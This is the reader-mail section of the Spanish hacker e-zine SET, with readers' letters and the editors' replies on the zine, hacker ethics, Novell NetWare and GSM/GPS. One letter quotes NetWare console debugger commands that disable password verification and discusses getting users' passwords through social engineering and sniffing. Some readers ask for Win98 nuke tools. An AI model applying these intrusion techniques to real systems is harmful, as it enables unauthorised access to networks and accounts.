[ Estamos mirando distintas formas de conseguir que esteis enterados de cuando sale un nuevo numero de SET. De momento ya sabeis que intentamos mantener una periodicidad de dos meses, que en ocasiones como esta se ve alterada. Ademias, asi os pasais por nuestra pagina mas a menudo y observais los cambios ;)  
Por el momento estamos estudiando para el proximo numero la posibilidad de anunciarnos en algunas listas de correo importantes. Escribidnos diciendo en cuales os gustaria.  
En cuanto a la fama... Espero que no ;)] ]

[Lista, si funciona que esa es otra, tenemos ya  
<set-subscribe@egroups.com>, simplemente manda un mensaje y ya estaras de alta]

-{ 0x03 }-

Los felicito por su GRAN revista:-), creo que se sorprenderan al saber de donde os llamo, a vosotros grandes maestros de hacker, y espero que sigan haci, hasta el punto de mejorar mas cada dia mas en vuestro trabajo y dar lo mejor, para ser mucho mas mejor cada dia, por no decir LOS MEJORES.

Un saludo de parte de KION: desde la primera Isla tortuga.

[ Vaya sorpresa !!! La isla de los bucaneros, si no recuerdo mal.  
Una pena que como regla general hoy dia se les siga considerando delincuentes... ]

-{ 0x04 }-

en general el enzine esta bastante bien pero creo que podriais añadir unos links a informacion tecnica ya que a ser hacker se empieza por conocer la teoria a fondo y en la mayoria de las paginas no existen links a servidores ftp con la informacion en crudo (por ej:RFC)

[ Tienes toda la razon... Y no solo las RFCs. Tambien hay que tener presentes las recomendaciones del CCITT, ahora ITU-T, las especificaciones GSM, ISDN (RDSI), etc... Lo tendremos en cuenta para trabajar en ello, ya que es mucho material, muy difundido.

De momento, ahi va una direccion para ir abriendo boca. Es muy completa, pero va muuuuuy lenta... Es un sitio idoneo para conseguir cualquier recomendacion del CCITT:

<http://www.incoma.ru>

Solo una cosa. Llevar una lista de direcciones donde obtener informacion tecnica conlleva bastante trabajo. Ten en cuenta que no cobramos por esto y de algo tenemos que vivir ;) Asi que animate y escribenos para ponernos de acuerdo y encargarte de coordinarlo. (Y si os animais alguno mas, adelante) ]

-{ 0x05 }-

Hola :

Gracias por toda la documentacion de vuestras paginas, esta bastante currada.

Pero resulta que hace tiempo que trato de de desencryptar un par de archivos y no encuentro nada en vuestras paginas que a primera vista me ayude.

Si teneis un rato para contestarmen os agradeceria una ayuda .

Gracias y un Saludo

[ Hombre, asi a pelo, sin saber que quieres desencryptar, es un poco dificil, no crees? No es lo mismo desencryptar un ZIP que un fichero de claves o un PGP.

Lo fundamental... Has probado con algun buscador? No vayas directamente por desencryptar. Prueba con altavista, yahoo... e incluso con astalavista.box.sk

Como curiosidad, en los ultimos meses ha habido mucho moviemento en la zona de Rusia en temas underground, y alli es bastante facil encontrar informacion sobre practicamente cualquier sistema de cifrado.

De todas formas, si nos cuentas algun detalle nas veremos en que se te puede ayudar. ]

-{ 0x06 }-

la verdad es que hay poco que decir que no lo digeran otros ya el ezine es estupendo y estoy deseoso de leer set15 espero que todos los que los haceis sigais con esta labor de informacion publica tan importante, animo y quien sabe cuando tenga tiempo almehor os mando algun articulillo de linux que estoy preparando:) si mas un saludo Suerte

Bye  
karthenas

[ Pues venga. Estamos esperando ese articulillo de Linux. A ver con que nos sorprendes ;) ]

-{ 0x07 }-

Quien pudiera tener sus inteligencias! para poder reventar a unos politicos hijos de una camionada de putas que en mi pueblo natal se han robado hasta los foquillos de la luz, pero lamentablemente estoy en la categoria BRUTO APRENDIZ y empeorando!! eso es lo lamentable

Mi opinion:

Excelente la revista! imprimi todos los numero hasta el 12  
Excelente el empe~o que ponen a pesar del ataque de los gigantes hijos de una camionada de putas.

Una reflexion:

En la escuela de nivel medio en donde trabajo estoy tratando de iniciar un semillero de hackers (espero que no me hechen a la mierda antes que nazcan algunas plantas)con el objetivo de reventar a cuanto politico local (en Argentina un maestro gana 350 dolares y un politico 6500), pornografo y ostentador de bienes se nos cruzen por el camino pero mi inteligencia no da en bytes, ojala uno pudiera tener TUTORES que pasado un riguroso examen de aspiraciones lo guien!  
De corazon les digo: sigan reventando maquinas (recuerden de no reventar la mia que soy un pobre maestro).  
AGUANTE SET!!!!!!!

[ Esperemos que no se pierda tu cultivo ;)

Pero recuerda una cosa importante... Lo que nos diferencia del resto... Lo que realmente significa ser hacker. Hace ya mas de diez aos que se publico por primera vez, pero aun hoy dia sigue describiendo una cruda realidad que poco a poco vamos cambiando. Esta claro que me refiero al Manifiesto.

No es que sea un texto sagrado al que adorar... Esto no es una secta... Pero es mucho mas importante construir que destruir. ]

[Paseante: Los politicos son parecidos en todas partes, tomatelos con calma, aqui ya hemos conseguido meter a un par en el talego. Ahora vamos a por el "por consiguiente" y despues por el bigotes]

-{ 0x08 }-

Hola,

he leido los articulos sobre redes novell y tambien lei hace tiempo los textos originales en ingles y otros documentos, siempre me ha interesado y me parece muy bien que se difunda en SET, hay mucho en lo que trabajar.

Ahora trabajo administrando una red novell muy grande, mas de 1000 usuarios, varias sedes y unos 20 servidores solo en la sede central, conectada ademas a otras maquinas; unix, as400, sap(IBM),guindos NT, etc.

De hackear no se mucho, pero de netware si que se. Para mi no tiene mucho aliciente hackear la red, por que ya soy el administrador, pero a veces si que me distraigo probando cosas y en mi situacion es facil hacer pruebas de cualquier tipo. Aunque no tengo todo el tiempo que quisiera, si que me gustaria ayudar.

[ Llegamos a la eterna confusion que hay en lo que respecta a ser hacker. Ser hacker es mucho mas que saltarse unas medidas de seguridad... Es curiosidad, ganas de aprender cosas nuevas. Saber como funciona realmente un programa, una red o un aparato. Y no destruirlo, como hacen muchos, sino mejorarlo, demostrarse a si mismo que puedes hacerlo.

De todas formas, de admin a admin... Es conveniente de vez en cuando asaltar el propio sistema. Que nosotros no seamos capaces de conseguir nada no quiere decir que sea seguro, pero si lo conseguimos desde luego que veremos que hay huecos que tapar.

La ventaja del admin es que puede hacer lo que crea conveniente, sin arriesgar el pellejo con tanta facilidad como un usuario. ]

Lo que he aprendido es que normalmente el camino mas directo es la persona, no la maquina. Los usuarios no se preocupan de esconder sus passwords ni de espiar al vecino, normalmente los tienen apuntados por la mesa o se lo dicen a los vecinos para cuando no estan. Muchos tienen que recordar mas de 7 passwords, y acostumbran a ponerlos secuenciales, pepel, pepe2, ...a medida que caducan.

Conseguir passwords de usuarios o incluso de administradores locales, suele ser senzillo, a menudo hay mucha gente que utiliza usuarios con derechos de administracion, de forma poco controlada.

En una red como las de las universidades ya es otra cosa, pero conocer la gente sigue siendo el mejor metodo, creo yo.

Leyendo los articulos, he visto un par de cosas que creo puedo humildemente intentar aclarar un poco, con lo que yo se y sin enrollarme mucho:

[ Eso esta bien, muy bien. Y ojala que este tipo de colaboraciones perdure. Asi es como entre todos logramos que mejore SET. ]

>En Netware 4.x, los archivos se colocan en sitios distintos del SYS:  
 >Sin embargo usando la utilidad RCONSOLE y la opcion Scan Directory  
 >se pueden ver los archivos en SYS:\_NETWARE

| Archivo       | Que es                    |
|---------------|---------------------------|
| -----         | -----                     |
| VALVE.NDS     | Parte de NDS              |
| BLOCK.NDS     | "                         |
| ENTRY.NDS     | "                         |
| PARTITIO.NDS  | Tipo de la particion NDS  |
| MLS.000       | Licencia                  |
| VALLINCEN.DAT | Validacion de la licencia |

>Hay potencialmente otro metodo para ver estos archivos y editarlos.  
 >Despues de instalar NW4 en un volumen NW3, arrancar el servidor 3.x  
 >SERVER.EXE.  
 >En el volumen SYS estara el directorio \_NETWARE.  
 >SYS:\_NETWARE esta mejor escondido en 4.1 que en 4.0x, pero todavia es  
 >posible verlos escaneando los numeros de entrada de los directorios  
 >usando NCP calls (se necesitan los API) usando las funciones 0x17  
 >subfuncion 0xF3.

>Lo siento chicos,...para mi chino. Yo solo traduzco

Esto quiere decir, creo, que tienes que hacerte un programita, por ejemplo en C, con las librerias correspondientes de las funciones de red de Novell, y usar esas funciones que dice para trastear en el sistema de directorios a bajo nivel. Yo no lo he hecho, pero conozco gente que ha programado

utilidades DOS y NLM's y seguramente podria conseguir las librerias y informacion, para Borland C++.

>Los sniffer que he probado, no funcionan desde las token ring desde >donde yo puedo actuar.....algo debo hacer mal.

Me parece que aunque este SET ALLOW UNENCRYPTED PASSWORDS=ON, no quiere decir que todos los passwords vayan descriptados, sino que se permite que estaciones o dispositivos antiguos se attachen con passwords descriptados.

En una ocasion, despues de cambiar la version de un servidor, nos vimos obligados a habilitar esta opcion, por que si no 20 o 30 netport antiguos (pequeños aparatejos electronicos que se attachan a la red para hacer de servidores de impresion), no conectaban de ninguna manera.

Es mas, creo los passwords ni siquiera viajan nunca por la red, si no el resultado de una funcion calculada en la estacion y que el servidor puede comprobar.

Por lo que he leído, los passwords que si que viajan por la red tal cual son los de rconsole, pero para pillarlos es necesario acertar el momento en el que alguien haga un rconsole, y por supuesto estar en el mismo segmento que el o que el servidor, lo cual, si no se fuerza la situacion ?;), no es tan facil. En redes grandes, suele haber un segmento solo para los servidores i la estacion/es de administracion, y en las pequeñas a veces es mas facil para el administrador ir hasta la consola que hacer un rconsole.

>Yo me he encontrado con una dificultad adicional

>Al cabo de ocho tentativas la cuenta atacada se desactiva, pero de una >forma extraña, ya que al cabo de 5 minutos vuelve a estar accesible, pero.. >el programa empieza de nuevo.

Todo esto se configura al crear las cuentas, las opciones que vienen por defecto hacen muy dificil actualmente reventar passwords por fuerza bruta. Cuando fallas 5 veces se desactiva la cuenta durante 15 minutos, la consola pita y aparece el mensaje en pantalla.

>02-6 Cual es el camino "debug" para desconectar los passwords.

>Tienes que estar ante la consola.

>para entrar en debugger

>teclea "d VerifyPassword 6" Escribe 6 byts para uso posterior

>teclea "c VerifyPassword=B8 0 0 0 C3" Inhabilita password check

>teclea "g" Para salir del sistema y volver a la consola

Para entrar en el debug, lo que hay que pulsar es:

<left-shift><right-shift><alt><esc> ,esto si que lo he usado a veces, no para desabilitar los passwords(aunque me han dicho que funciona), si no para enviar a 'dormir' a algun proceso que estaba bloqueando el servidor, y si que funciona, en servidores 4.0 y 4.1 seguro i creo que en 3.12 tambien.

Por lo que conozco de las redes Novell, si estan bien controladas y configuradas, son muy robustas, por algo les llevan unos años de ventaja a los acaparadores de mocosoft, pero es dificil no dejar nada vulnerable, sobre todo en redes grandes.

Me gustaria jugar mas con sniffers, hace tiempo hacia estragos en la universidad cogiendo paquetes IP, telnet... con uno sencillito que se llama netwatch, creo. Pero hace poco estube probando con un par que encuentre por hay, y casi siempre se colgaban al poco rato, y no probe mas.

Tambien es interesante el tema del login.exe, si se conoce el modo en el que trabaja exactamente, seguro que se puede sacar provecho. O el map o el attach, cuando te autentifican, como repetir una autentificacion que hemos

pillado, como encriptan los paquetes, etc. Solo con esto ya hay para largo, seguramente demasiado largo.

En fin Pilarin...  
ya sabeis, para lo que querais, aqui estoy,

Adeu

PD: mi direccion de email no me preocupa mucho, (aunque tal vez deberia), no tiene nada que ver con mi lugar de trabajo, pero de momento mejor no la difundais, en caso de que pongais este mail por algun sitio, mejor sin mi direccion, el mundo es un pañuelo...

[ Dicho y hecho... Solo publicamos las direcciones email de la gente que nos lo pide. ]

[Paseante: Oye, pues nada, cualquier "aventura" que quieras contarnos sera bienvenida. Incluso aunque solo sea poner al dia a la gente de lo que significa ser admin de una red mas o menos grande]

-{ 0x09 }-

Son lo mas grande en zine's de habla hispana sobre el mundo under (aunque creo que esto ya lo escucharon antes :)

He leído todas las SET's ( desde que se llamaba Saqueadores) y me ha servido una barbaridad ya que solo soy un newbie, aunque con algo de practica )

Soy de Iquique, Chile y si hay alguien de mi ciudad aciduo a estos temas me gustaria que se comunicara.

Una cosa si les queria preguntar:

Yo me he culturizado bastante leyendo textos que encuentre por ahi, y he sido bien autodidacta ya que nunca he estudiado nada relacionado con la informatica, y la duda que me asalta es como se utilizan los Script's. Tengo algunos y no se como utilizarlos. Y otra cosa, para poner un zipper tengo necesariamente que tener privilegios de root?

Bueno, no los molesto mas, gracias por su paciencia y sigan tan buena honda como siempre.

Grande SET, Grande el hack.... y grande la Cerveza )

SkyLLeR

[Hombre, pues no se que scripts seran esos :-?. Para conocer compatriotas pasate por la web de Proyecto R.]

-{ 0x0A }-

Hola, soy un individuo que vive en cartagena y no he logrado encontrar vuestra revista, por ahora no tengo mail pero espero no tardar mucho en tenerlo.  
Si es posible, quisiera subscribirme a vuestra revista, es decir poder tenerla en mi poder y empaparme un poco de esto de la informatica a buen nivel.  
Un saludo: Manuel DH

Cartagena.

[ Bueno Manuel, tampoco hace falta que nos des tu direccion. SET es una revista electronica de la que, por el momento, no existe edicion impresa. Salvo que tu la imprimas, claro.

En lo que si estamos trabajando es en conseguir un metodo por el que os entereis de cuando sale SET. El metodo mas adecuado que probablemente pongamos en marcha es una lista de correo, mas bien, lista de distribucion. ]

-{ 0x0B }-

Esta exelente muchachos sigan asi la revista me parece muy completa  
FELICITACIONES

-{ 0x0C }-

Pos na, deciros q esta mu bien vuestra web y q da gusto ver a gente como vosotroz q se comen er coko para ayudar al projimo. Ojala algun dia llegue a ser como vosotros y me pueda apuntar )

[ Esperamos que ese dia llegue pronto. ]

Bueno, esto es todo. Por cierto, si os enterais de algun programa de guerra contra el Win98 (OOB, nuke..) ¿me podrias avisar? ThX

Un Saludo , Sms '98

[ De momento... basta con intentarle instalar un escaner USB XDD Bromas aparte... Parece que los problemas derivados de los buffer overflow seguiran pendientes en W98 y probablemente en futuras versiones. Seguiremos informando. ]

[Paseante: No tienes mas que decirle al dueño de un Win 98 que trate de ejecutar msd.]

-{ 0x0D }-

Lo de dejar un e-mail no lo entiendo muy bien ,asi que no lo he puesto Yo soy un iniciadisimo hacker ,pero muy iniciado.

Un mando esto pero no se si es una dedicatoria o un poema (esto de escribir sin acentos me va)

vivir es sobrevivir  
sobrevivir es resistir  
nosotros temenos pocas esperanzas de vivir  
asi que resistiremos

ni un poema ,ni gaita....  
bueno hasta otra...

[ Uh! ]

-{ 0x0E }-

Ke pasa pena. Kiero agradecer profundamente a SET su eXXistencia, graciaS a la Kual me he dado cuenta de las posibilidades Ke se te OFRECEN saber mas ke el rebaño.

La vida es una sucesion de sucesos ke suceden sucesivamente, por lo tanto sigamos hakeando a sako.

DaaKDeep astalego.

[Eso, con dos c\*j\*nes!]

-{ 0x0F }-

alguien ha conseguido descodificar los telefonos GSM? me explico: Si sabeis como hacer para que los telefonos que estan bloqueados y solo funcionan en movistar lo hagan para airtel y viceversa

un saludo

[ P: Yo no, pero lee mas abajo, quiza entre Falken , Omega e Igc sean capaces]

-{ 0x10 }-

Hola yo soy de Mexico El formato de la revista esta super-bien, por lo que veo o a lo mejor alusino es que cada vez la revista crece en todos los aspectos y se hace pues cada vez mas interesante, espero que sigan asi.

[ Para que siga creciendo estais vosotros, con vuestras colaboraciones. Del tamaño ya nos encargaremos de que se mantenga dentro de un margen aceptable, es decir, que no os tengais que bajar un fichero de 1 mega cada vez... }:] ]

-{ 0x11 }-

Hi! Saqueadores!. Un grupo de amigos (de Argentina) estamos haciendo un E-zine acerca de varios temas como textos oscuros, morbidos, perversos, satanismo, magia negra, brujeria, ocultismo, CualquieraCosaQueSeNosOcurra asi que si desean comunicarse con nosotros para colaborar con el E-zine (eso si tendran que pasar una pruebita primero jejeje) al final de este mensaje se encuentra mi clave publica (soy el editor). Tambien nos ofrecemos para hacer algun que otro articulo para tu revista tratando los temas mencionados arriba.

Hail me!

"The Prince of Darkness is a gentleman." William Shakespeare in King Lear.

[ Disculpa... Me podrias explicar una cosa?  
QUE @#%#!# TIENE QUE VER SET CON TODO ESTO !?!!??  
Morbido... perverso... Me parece que lo que necesitais es estar bajo tratamiento, no que escribamos algo para vuestra ezine.

El unico SATAN al que apreciamos es al Security Administrator Tool for Analyzing Networks, y nuestro unico demonio es el de

BSD, obviando a los demonios de cualquier UNIX.

El resto de materia relacionada con estos terminos, que es a lo que pretendéis dedicaros, es pura parafernalia. Cuando tomasteis la decision, que os habiais metido en el cuerpo? ]

[Paseante: Parece que tus palabras no son del agrado de Falken :-D. Que hago?. Seguire el consejo que en parecida situacion pone Shakespeare en boca de Lear: "Silencio Kent, no te interpongas entre el dragon y su furia". Callome pues :-x]

-{ 0x12 }-

\*\* PARA INCLUIR EN VUESTRA WEB (AL SER POSIBLE) \*\*

Ha sido la primera vez que he visitado vuestra pagina... no es que frecuente mucho este tipo de paginas (no me considero hacker ni mucho menos), pero al leer el "articulo", por asi llamarlo, de una tal Omega acerca del "uso creativo de la tecnologia" no pude mas que soltar una carcajada de la sarta de mentiras que incluia... (ni suponiendo que fuese un relato de ficcion lo consideraria aceptable). Dejando a un lado la cuestion del uso del Sistema de Mensajes Cortos del GSM como alarma (algo que si creo posible), me gustaria hacer algunas puntualizaciones acerca del uso que esta chica/señora/etc. pretende darle al Sistema de Posicionamiento Global (vulgo GPS):

\* Como pretende utilizar un telefono movil (cuya potencia de transmision es de a lo sumo unos 8 W) para transmitir datos a un satelite que se encuentra a unos 20200 km de altura? Tiene idea en que frecuencias emite el GSM, y cuales son las que utiliza el GPS? Es mas, ni siquiera utilizar una antena direccional... solo bastandose con la omni del susodicho aparatito. Riete tu de las enormes antenas de enlace esas de plato (que SON las que se utilizan para TRANSMITIR a los satelites).

[ Antes de nada, aclarar que el texto de Omega no es mas que un texto de ficcion, con algunas posibilidades reales. Y para que luego no se diga, La misma Omega te responde en esta misma seccion.

Ah! Una cosa mas. Tampoco es que sean condicion necesaria las antenas de plato para obtener una direccional. Es mas... Cambridge Computers desarrollo a finales de los ochenta una antena direccional cuadrada que obtenia mejores respuestas que las de plato... Y es que cuando a tito Clive se le mete algo en la cabeza... ]

\* Seguimos... Ahora resulta que cualquiera puede utilizar el GPS como telemando... ja! Recordemos esa inmensa antena que hace falta para transmitir al satelite, y que dicho sistema (el GPS) pertenece al Departamento de Defensa de los EEUU, para ver que dicha accion es bastante poco creible... una cosa es que el DoD estadounidense ofrezca los servicios de su GPS para uso civil (con una precision menor que cuando se utiliza para usos militares, pero no quiero explayarme aqui), y otra que deje que todo el mundo utilice sus satelites como les venga en gana.

Luego, el texto esta lleno de tecnicismos que no se para que vienen al caso... ummm esto me huele a LAMER... y de muchas otras cosas que, aunque podrian ser posibles (aqui ya no me meto) empiezo a dudar de su veracidad.

Total, que a todo aquel que quiera conocer mas sobre GPS, que se deje de cuentos y busque un buen libro sobre el tema (hay bastantes en el mercado). Como ejemplo cito el siguiente, aunque existen muchos mas:

"Global Navigation, a GPS User's Guide", Ackroyd, N. y Lorimer, R. Ed. Lloyd's, Londres 1990

[ No esta mal el libro... Para informacion en la Internet, podeis buscar por Tommi Engdal, en la seccion de telecomunicaciones. Es uno de las mejores paginas que podeis visitar si os interesan los temas tecnicos. <http://www.hut.fi/~then> ]

Un saludo,  
igece

-{ 0x13 }-

#### RESPUESTA DE OMEGA A LAS CRITICAS DE IGECE SOBRE MI TEXTO

Hola igece, que tal? Me hubiera gustado enviarte esto directamente a tu mail, pues pienso que a nadie mas le importa lo que te tenga que decir. Pero no, hay un par de razones que han inclinado la balanza en favor de que te conteste en la propia web. Lo siento por los chicos de SET por utilizar el area de textos para esto y no el area de mensajes. Tengo la sana costumbre de guardarme SIEMPRE mis opiniones, aun cuando la cosa va conmigo. Pero hoy me apetece responder tu carta.

[ Bueno Omega, no te preocupes. Hemos decidido publicar tu respuesta en la seccion de correo como muestra de que la seccion esta para que comenteis todo aquello que creais conveniente, preguntar dudas y responderlas, etc. ]

[Paseante: Y para que esteis empate ya lo subire a la web]

Comprendo que tras leer mi "articulo" (o lo que quieras que sea) te hayas formado tu propia opinion, y comprendo que igual que puede ser favorable, puede ir en contra. Y al parecer, asi ha sido. Me equivoco? Bien. Vayamos punto por punto.

Lamer? Hmmm. Hace mucho tiempo que dejo de ofenderme ese termino, pues por desgracia, nadie lo utiliza para lo que es, y al parecer, tu tampoco. Alla tu! Si yo fuese como tu dices, una "lamer", habria actuado de otra forma bastante distinta. No conozco ningun manual, ningun libro donde se defina el termino lamer, pero no es dificil y yo misma te lo puedo definir. Hace muchos años (tal vez tu no habias nacido aun) un informatico era bueno cuando era un buen programador. Por desgracia, muchos programadores novatos, para aparentar mucho mas, cogian fuentes que no eran suyos y los publicaban bajo su nombre. Esos eran los lamers. Hay bastante diferencia con la acepcion que se le da hoy en dia. Segun tengo entendido, uno que hace mailbombing, manda un nestea a alguien o simplemente hace una simple pregunta, es un lamer. Tu veras! Pero, voy a suponer que si, que me llamas lamer por hablar de cosas que estan muy por encima de mi capacidad. Muy bien. Veras que no es asi, que yo si hablo, hablo con razon de causa :) No es nada personal. Si te ofendes, siento mucho haber herido tus sentimientos tan facilmente, pero no era mi intencion ;P

En ningun momento dije que mi articulo es completamente real. Aunque tampoco dije que es pura ciencia ficcion. Hay un par de detalles que no se corresponden con la realidad, hay un par de cosas que son tan ciertas como que dos y dos son cuatro y hay otras cosillas que estan exageradas.

En primer lugar, me dices que un movil como mucho puede tener una potencia de emision de 8w. Siento tener que rectificarte. No oiste hablar de los moviles de la clase 1?

Por la potencia de salida, un movil puede clasificarse en :

Clase 1 - 20 watios - Movil y transportable  
Clase 2 - 8 watios - Vehiculos y transportables  
Clase 3 - 5 watios - Portatil  
Clase 4 - 2 watios - Portatil  
Clase 5 - 0.8 watios - Portatil

Lo siento, no recuerdo el nombre de ningun libro de GSM que te lo explique, pero te aseguro que CUALQUIER buen libro de GSM, lo explica.

Si, el gsm mas potente que tengo es de la clase 3 -> 5 watios. Y aunque con 5 watios se puede alcanzar el doble de la distancia del satelite, la señal que emite mi GSM se pierde a los 45 kms, y nunca llega al satelite, pero, quien demonios te ha dicho que yo transmito directamente al satelite?? Satelite por cierto, que no se encuentra a 20200 kms de altura, ni mucho menos. Exactamente se encuentra a 35824 kms. Ni uno mas ni uno menos. Ten en cuenta que se trata de un satelite geoestacionario, y que yo sepa, todos los satelites de telecomunicaciones son geoestacionarios, y todos los satelites geoestacionarios, TODOS, se encuentran a 35824 Kms. Si quieres, incluso te puedo escribir aqui la demostracion fisica. Es muy facilita. Es cuestion de aplicar un par de formulitas basicas de campo gravitatorio y tener en cuenta las leyes de mi amigo Kepler y asunto resuelto. No hay mas misterio.

Me preguntas por las frecuencias de emision de un movil gsm, no? Bueno, el sistema gsm-900 se caracterizan por utilizar la banda de los 900 mhz. Esta claro, no? Mas detalles? Las frecuencias con las que un gsm le manda la señal a la BTS van de los 890mhz hasta los 915mhz con una separacion entre portadoras de 200 khz y una banda de guarda de otros 200 khz. y ya no puedo ser mas precisa, pues tendrias que decirme el canal que utilizas para decirte la frecuencia exacta ;) la base se comunica con la estacion movil en el rango de los 935 a los 960 mhz.

Como te decia, ningun movil transmite directamente al satelite. Antes de pasar por el satelite, han de pasar por la estacion base, y por si no te acuerdas, te dire que hay ocho clases de estaciones base en funcion de la potencia que van desde los 2.5 w a los 320 W. Y creo que con 320 W uno puede sobrepasar marte tranquilamente. Claro que igual yo no se mucho de esto ;) Si tienes tantos libros sobre telecomunicaciones, te recomiendo que los leas. ;) Yo tengo muy poquitos, pero los que tengo los he leído ;P

Y en cuanto al GPS, al parecer no estas demasiado informado de todo lo que se puede hacer con eso. En la guerra del golfo gracias al sistema de posicionamiento por satelite los Estados Unidos dispusieron de una gran ventaja. En 1994, en plena guerra baltica, el lider checheno Piotr Dudayev, fue alcanzado por un misil que fue enviado a su posicion exacta mientras mantenia una comunicacion con Moscu. Pero bien, dejemos la guerra de lado, yo nunca he sido partidaria de la guerra y siempre hablare a favor de la paz. No conoces ningun sistema de seguimiento de flotas por satelite? Muchas empresas de transporte lo tienen, y no hablo por hablar. He presenciado demostraciones en las que un portatil conectado a un gsm podia saber con una precision brutal la posicion de un camion al que se le instalo una unidad. Y ni el camion ni el portatil, utilizan una estacion radiotelescopica para enlazar con el satelite (Igual detras de las cortinas estaba escondido el radiotelescopio, pero juro que no lo vi) XD

[Paseante: Bueno de todos modos, excepto que poseas las claves de acceso

de nivel militar la exactitud del GPS es de alrededor de 100m, la situación de un objetivo en un cuadrado de 1m no se ha ofrecido por el Pentagono ni siquiera a las fuerzas aliadas de la OTAN. Preguntadsele a la Marina española]

El GPS pertenece al departamento de defensa de los estados unidos??? Vaya... y yo creía que la base del ejercito de aire de torrejon de ardoz era del ejercito español, no estaba informada, muchas gracias. Dime una cosa... crees que todo lo bueno lo siguen teniendo los estados unidos? crees que son los mejores del mundo? los mas preparados? dejame decirte una cosa : europa esta al mismo nivel en telecomunicaciones que estados unidos, y los rusos, los "malos de la pelicula", dan muchas sorpresas, no son tan malos. claro que ellos no son tan presuntuosos como los americanos, pero bueno, si vas a juzgar a la gente por lo que dice que sabe hacer, metete a politico. donde lees tu tantas tonterias? En "diez minutos"? Yo podria "acusarte" tambien de ser un "lamer" por hablar de cosas que estan muy por encima de tu capacidad pero soy un poco mas precavida. A ver si predicamos con el ejemplo! Y por cierto, tampoco utilizo los satelites como me viene en gana. Solo uso lo que esta a mi alcance. Hummm! Ahora que pienso, era ciencia ficcion! ;P

[Paseante: Los rusos tienen su propio sistema por supuesto y supongo que es comparable al americano pero los europeos estan solo en proyecto para poner en marcha un sistema GPS que no dependa de unos ni otros. No por falta de tecnologia (faltaria!!) sino porque en este continente tenemos demasiada burocracia, comites, grupos de estudio....que se lian a poner normas e impiden cualquier tipo de ACCION]

Y en cuanto a los tecnicismos, pues lo siento, pero no los escribi para presumir. Esto no es saqueadores edicion tecnica? Como explicarias tu, por ejemplo el sistema de trunking automatico sin utilizar NI UN SOLO tecnicismo? De todos modos, tampoco hice uso abusivo de tecnicismos, aunque me gustaria saber tu que palabras has incluido en el conjunto "Tecnicismos".

Por lo demas, no tengo mas que decir. Acepto las criticas, y la proxima vez, pues contare un capitulo de "barrio sesamo", claro que siempre habra quien este en mi contra. Por ultimo, gracias por la educacion ;) hoy en dia, es dificil ver una critica sin leer las palabras "idiota" o "hijo de puta", aunque he leído "lamer" ;P Al menos, podrias guardar algo de respeto, no?

Sin otro asunto a tratar, recibe un cordial y afectuoso saludo.

Omega

PD: la proxima vez, te contestare a tu mail.  
Lo digo antes de que me repliques nada, eh? ;)

[ Ahora me toca a mi añadir algunas correcciones.

Hemos partido de la base del uso del GPS para localizar un objeto. Ahora bien, saliendo del debate de si el GPS es militar o no (casi todo lo es en un principio), o del sistema de satelites, las potencias, etc. Existen otros metodos por los que es posible localizar on objeto sin tener que salir a satelite. Claro que es preciso que se cumplan unas determinadas condiciones, y que tengamos acceso a determinados recursos, que por lo general tendremos cerrados.

Por poner un ejemplo, en un area metropolitana grande, como Madrid o Barcelona, donde existen multiples celulas para los sistemas de telefonia movil, es donde mas facilmente se puede llevar a cabo este sistema.

Consiste en tomar la medida de potencia que se realiza de forma constante sobre el movil desde las estaciones base. Comparando medidas y teniendo la posicion de las celulas podemos establecer lo que se llama triangulacion pasiva del objeto.

En el caso del GSM, necesitamos, sobre todo, tener control sobre la MSC de zona, y a partir de ahi, controlar las BSS que esten dentro de esta zona. Hay que tener presente que de hecho, un terminal GSM esta, desde el momento en que se enciende, localizado en un area, correspondiente a la celula en la que esta.

Como es apreciable, no es un procedimiento facil si pretendemos hacerlo desde casa. Pero es un sistema que se esta aplicando en los vehiculos de emergencia de algunas ciudades por ser mas barato de implementar que el GPS, sobre todo sobre una flota de vehiculos elevada.

Si nos paramos a pensar un instante, conociendo el funcionamiento de un aparato como es un telefono movil, seguro que se nos ocurren bastantes ideas de como localizarlo. Ahora bien, que sean faciles de implementar es otra historia. ]

-{ 0x14 }-

From: Oscuro

Como andan SET!

Les sugiero utilizar una "mailing list" para su Zine, pueden usar la que provee en forma gratuita [www.listbot.com](http://www.listbot.com). Se puede configurar a gusto, eligiendo tipo de lista: discusion/anuncios, permite editar mensaje de bienvenida a los nuevos inscriptos, hacer publico/privado los archivos que se generen de todos los e-mails enviados, pueden seleccionar lista publica/privada, mandar mensajes texto/HTML, hacer que listbot nos avise en forma diaria o mensual los nuevos inscriptos, permite configurar el formulario de inscripcion a llenar, ver datos estadisticos de los inscriptos, crear otras listas, etc. Todo esto tiene una limitacion jeje, el maximo tamaño que pueden tener los mensajes es directamente proporcional con la cantidad de inscriptos, es como un premio para el que inscribe + gente, debido a que ellos ponen una propaganda al principio y al final de cada mensaje :-(. En fin, la lista ES buena y no se cuelga como otras (ej: [coollist.com](http://coollist.com)).

Bye!

"El Hermano Grande nos vigila"

[ No dudo que la lista sea buena. Desde luego mejor que CoolList ya es.

Ya en los dias previos a las vacaciones intentamos dar de alta una lista en listbot, dandonos problemas en la creacion por un continuo error en la actualizacion de la base de datos. Y eso que lo probamos varios dias, a diversas horas, y nada. Es una pena, porque realmente parece un servicio idoneo para dar de alta una lista de correo gratuita.

Volveremos a intentarlo. Mientras tanto estamos creando otra lista de correo por otro servidor, que parece que no da problemas, y al menos no nos ha dado errores con la base de datos ;)

En cuanto pase las pruebas, os daremos la informacion necesaria

para que podais estar en ella, la faq de la lista, etc. ]

[Paseante: No es por nada pero yo habia creado una lista hace tiempo ahi, creo que era algo como -> set@listbot.com]

-{ 0x15 }-

Como vamos hackers incondicionales?

No es la primera vez que os escribo, pero nunca me habeis contestado [ni directamente ni por la revista] pero no os critico por ello, debeis estar muy ocupados. Leo SET des del número 5, y desde luego me he bajado los anteriores, y ahí van un par de sugerencias:

[ Para que luego no se diga, aqui va una respuesta. Disculpanos por no haberte escrito antes. Ya te imaginaras la cantidad de trabajo que conlleva esto, los mails que se reciben diariamente, etc. ]

\*Hablais mucho de John The Ripper, pero en cambio nunca habeis publicado un artículo explicando como usarlo. En cambio, explicando como funciona el PGP ya habeis escrito un par o tres de artículos. Creo que es un tema que aun os queda pendiente. Me gustaria escribir yo mismo el artículo, pero no tengo ni zorra idea de hacer rular JTR.

[ Hasto ahora no lo hemos considerado muy necesario. Con lo escrito Por +NetBul en SET 15 os podeis hacer una idea de su manejo. Y tienes que darte cuenta que el uso del PGP es mas importante que el del JTR.

De todas formas, si seria interesante hablar de las posibilidades que ofrece este programa, otras alternativas, como el cracker, diferentes formas de uso... Que, te animas? ]

